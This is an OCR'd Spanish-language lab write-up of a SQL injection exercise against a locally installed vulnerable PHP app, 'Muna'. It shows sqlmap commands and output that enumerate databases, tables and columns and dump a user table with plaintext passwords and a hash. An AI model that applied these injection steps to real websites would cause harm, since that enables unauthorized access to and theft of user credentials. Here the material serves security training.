
LABORATORIO MUNA.

Después de haber instalado Muna en nuestra máquina iniciaremos el Daemon de apache y mysql para que no tengamos problemas a la hora de acceder a la página.


El método a seguir es atacar la página web con SQLMap y obtener su base de datos.

Para ello iniciamos el programa Burp Suite y accedemos a la página en modo escucha.

Interceptamos el header con el que la página intenta loguear la cuenta. Se trata de un método GET.




Iniciamos SQLMAP y ejecutamos el siguiente comando:




Con este comando conseguimos información sobre la base de datos.

** Tener en cuenta que el ataque con SQLMap lleva su tiempo por lo que podríamos ir haciendo otras cosas mientras se ejecuta el comando **



El siguiente paso es enumerar las tablas de la base de datos.

Para ello corremos el mismo comando con el parámetro --dbs:



Joaquim Chagas Neto - Muna SQLi

```
[14:09:09] [WARNING] time-based comparison requires larger statistical model,
 please wait.......................... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (opti
on '--time-sec')? [Y/n] n
[14:09:18] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
5
[14:09:23] [INFO] retrieved: information_schema
[14:14:08] [INFO] retrieved: mysql
[14:15:28] [INFO] retrieved: malditawebd
```

Al finalizar nos aparece disponibles tres bases de datos; information_schema, mysql y malditawebd.

Ahora seleccionamos malditawebd como base de datos para que nos muestre sus tablas con los siguientes parámetros -D malditawebd y --tables.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://localhost/muna/autenticar.php?txtCuenta=622097783 -D mal
ditawebd --tables
```

```
[14:19:58] [INFO] adjusting time delay to 1 second due to good response times
3
[14:19:58] [INFO] retrieved: vwlibro
[14:20:22] [INFO] retrieved: libro
[14:20:38] [INFO] retrieved: usuario
Database: malditawebd
[3 tables]
+----------+
| libro    |
| usuario  |
| vwlibro  |
+----------+
```

Una vez conseguido las tablas podremos acceder a ellas con los parámetros -D, -T --columns.

```
n during usage of time-based payloads to prevent po
6
[14:22:54] [INFO] retrieved: Id
[14:23:25] [INFO] retrieved: int(11)
[14:25:30] [INFO] retrieved: Cuenta
[14:26:55] [INFO] retrieved: varchar(50)
```

Cancelo la operación ya que para coger todos los parámetros lleva tiempo…

Ahora el siguiente paso es volcar la información que contiene la tabla usuario. Para ello hacemos el siguiente comando: -D malditwebd -T usuario --dump.

```
Table: usuario
[4 entries]
+----+------------------------------------------+------------+--------------+--
------------------------------+-----------------+
| Id | Clave                                    | Cuenta     | Nombre       | A
pellido                       | FechaRegistro |
+----+------------------------------------------+------------+--------------+--
------------------------------+-----------------+
| 1  | 010438e6515e45aeaea0ac5303dbf9c2806eb0d0 | admin      | Saul Mamani | I
ngeniero Informatico de Bolivia | 2015-02-02    |
| 34 | saul123                                  | 76137269   | Saul         | M
amani                         | 2016-04-07    |
| 35 | lidia123                                 | 761513691  | Lidia        | T
angara Marce                  | 2016-04-07    |
| 36 | jackixulo1                               | 622097783  | Joaquim      | C
hagas                         | 2024-02-07    |
+----+------------------------------------------+------------+--------------+--
------------------------------+-----------------+
```

Para ver de manera más clara los resultados nos vamos a la dirección que nos indica la herramienta:

```
[14:45:08] [INFO] table 'malditawebd.usuario' dumped to CSV file '/home/kali/
.local/share/sqlmap/output/localhost/dump/malditawebd/usuario.csv'
[14:45:08] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/localhost'
```